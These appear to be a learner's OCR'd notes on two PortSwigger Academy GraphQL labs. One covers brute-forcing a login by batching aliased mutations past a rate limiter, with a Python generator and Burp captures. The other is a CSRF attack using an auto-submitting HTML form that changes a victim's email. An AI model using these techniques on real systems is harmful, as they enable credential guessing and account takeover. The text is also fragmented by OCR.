
The user login mechanism for this lab is powered by a GraphQL API. The API endpoint has a rate limiter that returns an error if it receives too many requests from the same origin in a short space of time.


To solve the lab, brute force the login mechanism to sign in as `carlos`. Use the list of authentication lab passwords as your password source.


Learn more about Working with GraphQL in Burp Suite.


```
username = "carlos"
mutation = "mutation {\n"

with open("wordlist.txt", "r") as file:
    for i, line in enumerate(file, start=1):
        password = line.strip()
        if password:
            mutation += f'''    attempt{i}:login(input:{{password: "{password}",
username: "{username}"}}) {{
        success
        token
```

```
    }}\n\n'''

mutation += "}"

print(mutation)
```







Send
Cancel
Request
Pretty
Raw
Hex
GraphQL
GraphQL (InQL - GraphQL Scanner)
POST /graphql/v1 HTTP/2
Host: 0af1002e03803d09821ca78800eb00af.web-security-academy.net
Cookie: session=cEthnU02qYZaaD2OeqloeN5koDZ2vq0g
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0af1002e03803d09821ca78800eb00af.web-security-academy.net/login
Content-Type: application/json
Content-Length: 12671
Origin: https://0af1002e03803d09821ca78800eb00af.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
{
Search
0 highlights


Send
Cancel
Target: https://0af1002e03803d09821ca78800eb00af.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
GraphQL
GraphQL (InQL - GraphQL Scanner)
Query
attempt3:login(input:{password: "12345678", username: "carlos"}) {
success
token
attempt4:login(input:{password: "qwerty", username: "carlos"}) {
success
token
Variables
Paste output
Response
Pretty
Raw
Hex
Render
"attempt70":{
"success":false,
"token":"yJU9a3L19drYvl7efBdfGxWzaevtt9BN"
"attempt71":{
"success":false,
"token":"yJU9a3L19drYvl7efBdfGxWzaevtt9BN"
"attempt72":{
"success":true,
"token":"7oKQSUPYQUStWiFlrVfGay46aPWCwnYg"
"attempt73":{
"success":false,
"token":"7oKQSUPYQUStWiFlrVfGay46aPWCwnYg"
"attempt74":{
"success":false,
"token":"7oKQSUPYQUStWiFlrVfGay46aPWCwnYg"
Search
0 highlights
true
1 match
Done
10,202 bytes | 278 mill
Event log (1)
All issues (107)
Memory: 252.9MB
Inspector
Notes

attempt 72 is success so lets see what was the password of attempt 72




Lab: Performing CSRF exploits over GraphQL


The user management functions for this lab are powered by a GraphQL endpoint. The endpoint accepts requests with a content-type of `x-www-form-urlencoded` and is therefore vulnerable to cross-site request forgery (CSRF) attacks.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address, then upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`.


Learn more about Working with GraphQL in Burp Suite.






conver the data formate in the kind of url

```
query=mutation changeEmail($input: ChangeEmailInput!) { changeEmail(input: $input) { email } }&variables={"input":{"email":"blpooo@bleblo.com"}}&operationName=changeEmail
```



csrf




```
<form action="https://0a4f00c80372f7d080cc03ee00a0001f.web-security-academy.net/graphql/v1" method="POST">
    <input type="hidden" name="query" value="mutation&#32;changeEm
```

ail($input: ChangeEmailInput!) { changeEmail(input: $input) { email } }" />
<input type="hidden" name="variables" value="{"input":{"email":"blpooo@bleblo.com"}}" />
<input type="hidden" name="operationName" value="changeEmail" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>